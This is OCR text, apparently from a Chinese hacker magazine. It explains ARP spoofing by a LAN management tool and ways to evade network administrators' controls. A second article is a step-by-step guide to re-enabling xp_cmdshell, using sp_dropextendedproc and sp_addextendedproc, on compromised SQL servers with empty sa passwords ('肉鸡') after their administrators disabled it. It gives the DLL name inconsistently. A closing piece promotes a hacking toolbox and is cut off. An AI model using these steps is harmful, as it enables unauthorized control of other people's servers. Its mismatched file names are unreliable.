我们知道，通信是和网络的七层协议密切相关的，以下我们虚拟一个局域网，来讲解网络通信过程及“网络执法官”的管理过程。当我们在七层协议最上层，主机A想和其它主机通信，比如telnet到主机B，各层都为数据打包后再封装自己能识别的数据标签，我们只说四层以下的通信过程，如图2。




图2

1.当数据包到达传输层，由于telnet使用TCP协议，传输层将上层传过来的数据不变，再封装TCP的包头以便目标主机可以正确解包，继续向下层（网络层）传递。

2.网络层同样不会改变之前的数据包，当然也包括之前的任何头文件。首先主机A要对目标主机作判断，它会用自己的IP地址和子网掩码进行与运算，结果是172.16.12.0，然后再拿自己的掩码和主机B的IP地址进行与运算，结果是172.16.12.0，此时它知道它们在同一网段内，它会封装自己的IP及目标的IP地址，同上层传下来的数据一起向下传。

3.数据链路层包括两个子层，一是LLC子层，另一个是MAC子层。我们知道在以太网中通信是物理寻址的，在这层中会封装自己的MAC地址及对方的MAC地址。当然用户没有通知MAC地址是什么，这时主机会查自己的缓存表，看有没有主机B的MAC地址，如果有就封装，否则它会发一个ARP的地址解析广播包，该包只会存活在该网段并且已打了标签。虽说所有主机都可以收到该广播包，但只会传递到该主机的数据链路层，更确切地说传递到了数据链路层的高层就给丢弃了。

4.接着该数据会通过网线等传输介质传出去，主机B当收到数据的时候进行相同的工作，但作相反的操作，我相信不用解释太多大家就能明白，如图3。




图3

以上是简单地描述了一下两台主机的数据传输过程，说了半天也没说到“网络执法官”是怎么可以不让我们上网的，其实局域网的工作站想通过代理服务器上公网的数据包和以上描述的就有点不同了，明白了上面的原理我们就很容易了解工作站去公网的数据包是怎么传递的了。

话说主机A想去黑X官方网站，数据在传输到网络层的时候，它会用自己的IP和子网掩码进行与运算，结果是172.16.12.0，然后在拿自己的掩码和黑X官方网站的IP与运算（黑X的IP地址由DNS得到），结果为61.152.251.0，发现不在同一个网段，注意：这时也是用自己IP和目标IP进行封装，然后向下层传递。数据链路层这时不会封装黑X的MAC地址，它也不知道MAC地址是什么，它会封装网关的MAC地址，而让网关将数据转发出去。同时，在网关收到数据时，它会查看目标IP地址，当然不是它自己的IP地址了，所以它知道这个数据是要经路由出去的，然后把数据包发给了它的邻居或网络运营商的路由器上，重复以上动作，在TTL值为0之前将数据传递给黑X官方网站，数据传递成功！

为什么“网络执法官”可以根据网卡的MAC剥夺我们上网的权力呢？这是由于“网络执法官”利用ARP欺骗的原理，它会持续不断的发送低速的ARP广播包，它主要是欺骗该PC机的第二层设备，使得该主机迷失正确的MAC地址，使第二层功能失效。该软件管理有如下症状：

1.主机无法访问internet，而局域网功能没问题：是由于ARP歪曲的通告一个伪网关MAC地址，使用户机器无法找到真正网关的MAC地址，当然在数据链路层就封装错误了。

2.无法访问internet、无法使用局域网功能（一般网管不会这么做，只会对付受限制用户的手法）：这种情况是运行“网络执法官”的主机欺骗了所有局域网中同网段主机，使所有主机歪曲的地记录了被管理的主机的MAC地址，同样被管理的主机也会错误地记录到其它主机的MAC地址，导致如上结果。

3.无法访问internet、无法使用局域网功能、桌面上常常弹出“IP地址冲突”的字样（一般受限制用户也不会有此待遇）：这是一种典型的“IP地址争夺游戏”。在针对这种以MAC地址+IP地址来管理我们的网络管理软件，在对付第一种限制时，局域网无限制。网上有种方法就是用http、sock代理，就是给同网段一台电脑上安装相应的软件起到可以上网的作用！但是大家觉得这种方法可行吗？如图4，当网管发现后会继续封杀！




图 4

还有一种方法就是更改 MAC 地址。当然，这种方法是从原理上把该软件的控制功能给搞定了，但是大家别忘了，除了网络管理软件还有网管本人呢！他会根据 IP 地址及计算机名继续封杀。（小菜：“我改了计算机名、IP 地址、MAC 地址那不就 OK 了吗？”）按常理说这种方法是一定行的，但是一个合理规划的网络是不会让你随意更改以上各种设置的。比如公司 30 台主机，网关的设置是 192.168.1.1/27，看你怎么改。当网管工作不认真的时候或许暂时获胜了，但要是遇到我……哈哈。如果网管也是个小菜，完全可以用这个方法达到上网的目的，但是这个时候在“网络络执法官”的主界面中会多出一个用户来。

在网络上呼声最高的方法就是暴力解决，使用一个比管理软件频率更高的 ARP 软件（频率达到几千个 Frame/秒）和网管对攻，更有甚者提倡用网络执法官 VS 网络执法官，这种方法是最可笑的，因为软件在设计时为了保护网管不被攻击而设置了“友邻用户”，它们可以相互发现但不能相互管理，这是为什么我说这种方法可笑的原因。另外在“日志”中可以查到友邻用户的记录，如果被网管查到是你在搞鬼，小样，等着有你好瞧的！

静态 MAC 地址突破管理，arp -d、arp -s 等命令把 ARP 高速缓存改成 ARP 静态缓存，这种对于只限制 internet 功能，并且网络执法官是安装在网关上的情况是有效的，如果软件没有安装在网关上，嘿嘿……还是不行。

（小菜：“那么我们就没办法上网了吗？”）当然不是，一种方法只能保证 TCP 连接可以通信，就是自己用静态 ARP 缓存，并且不断地向网关及其它主机发送正确的 MAC 地址信息，可以保证 internet 的 TCP 正常连接，注：TCP 有错误检测机制，可以重传！当然，如果网管非常狡猾而且卑鄙的话，还是会在一分钟内把你踢出局！

看网络执法官很厉害吧！大家一定以为我在为这款软件作广告，其实是想告诉大家不同的管理方法我们要使用不同的对策，攻防中才有进步嘛！再来看看它的管理范围，如图 5，它的管理范围是阴影部分，也包括路由器（网关）的 E0 接口，而路由其它接口及那个二层交换机 S2，其它网络设备它无权过问，看到这儿您应该明白怎么做了吧！当然不是让你把你的网线接到 S2 的那个交换机上，那不是明确告诉网管我现在不用你管理了吗？我们来个百战百胜的方法，自己加一块网卡、找同网段、双网卡并能正常上网的机器如 PC1，用另一跟网线接到那台主机上，做成“代理服务器”让你所有的数据包经过它而到达网关，而网关或管理主机只会认为是 PC1（代理服务器）在使用网络，图 5 中的白色部分就是管理软件的禁区！之前接受管理不能上网的那块网卡还在接受管理，而你的应用层数据已悄无声息的从网络层选择路径的时候绕过它的封锁！




图 5

什么原理呢？这种软件它工作在网络的第二层上，它无法穿透第三层设备！而网上传言它可以“穿透防火墙”，现在大家应该知道这是怎么穿透的了。硬（软）防火墙全部工作在三层以上，而该软件利用了二层的协议来管理网络，那么它根本就没有达到防火墙的层次又谈何“穿透”防火墙呢？

没有任何一种管理软件可以完全控制，也没有任何一种手法可以永远的突破管理软件。只有在攻与防的对立中，我们的水平才会提高，菜鸟才会进步！

应对网管有一招——xplog70.dll 巧恢复

王艺翔

近日在网上总会有一些朋友问我同一个问题：“用扫描器扫出一台 sa 空口令的机器 xxx.xxx.xxx.xxx，可运行 cmd 命令的时候却出现了如图 1 所示的界面，请问这个是什么回事。”因为它那个是外国肉鸡，上面的文字大家可能看不懂，图 1 的意思其实就是说 XPSQL170.dll 这个文件已经被管理员手动删除了，说明此管理员的安全意识还是比较好的。




图 1

当 XPSQL170.dll 被删除后，一般 cmd 命令是不能执行的，那我们怎么办呢？眼看着到手的肉鸡就让它飞跑吗？小菜鸟遇到这样的情况可能就会放弃了，其实解决这样的问题很简单，下面我讲下具体步骤。




图 2




图 3

我们要用到的工具是 SQL 分离器。我们运行图 2 的 isqlw.exe 后会出现如图 3 所示的界面。在“sql server”处填写对方 IP 地址，在“连接使用”中选择“sql server 身份验证”，并填写正确的登录名和密码，按“确定”后即可进入图 4 的界面。




图 4

在图 4 中我们首先输入“sp_dropextendedproc "xp_cmdshell"”，并选择“执行”，执行结果如图 5。然后在文本界面中输入“sp_addextendedproc 'xp_cmdshell','xpsql70.dll'”，选择“执行”，结果如图 6 所示。

就两步，感觉是不是很快啊！好，现在我们看看 xpsql70.dll 有没有恢复。我们执行 dir c:，看看，如图 7，这表明现在已经成功恢复了 xplog70.dll 这个动态连接库函数了。




图 5




图 6




图 7

（本文涉及的相关工具：SQL 分离器，光盘中有收录。）

X 版的菜鸟兵器箱 Box

JiaJia [YuLv_Online]

手中敲着键盘，嘴中啃着黑客 X 档案。我们这些菜鸟也都在一步一步前进着。想必许多黑友都收集了很多黑客工具吧，不过工具多了携带和使用起来都不怎么方便。

今天我给大家介绍的这款软件——JiaJia_Box（以下简称 Box），这是我花了一些时日搞出来的一个 X 版的菜鸟综合软件，它集成了许多实用的功能！我可是强烈推荐给各位菜鸟兄弟哟！

一、附加功能简介

Box 运行后的界面如图 1 所示，我们可以很清楚的看到其大体功能。

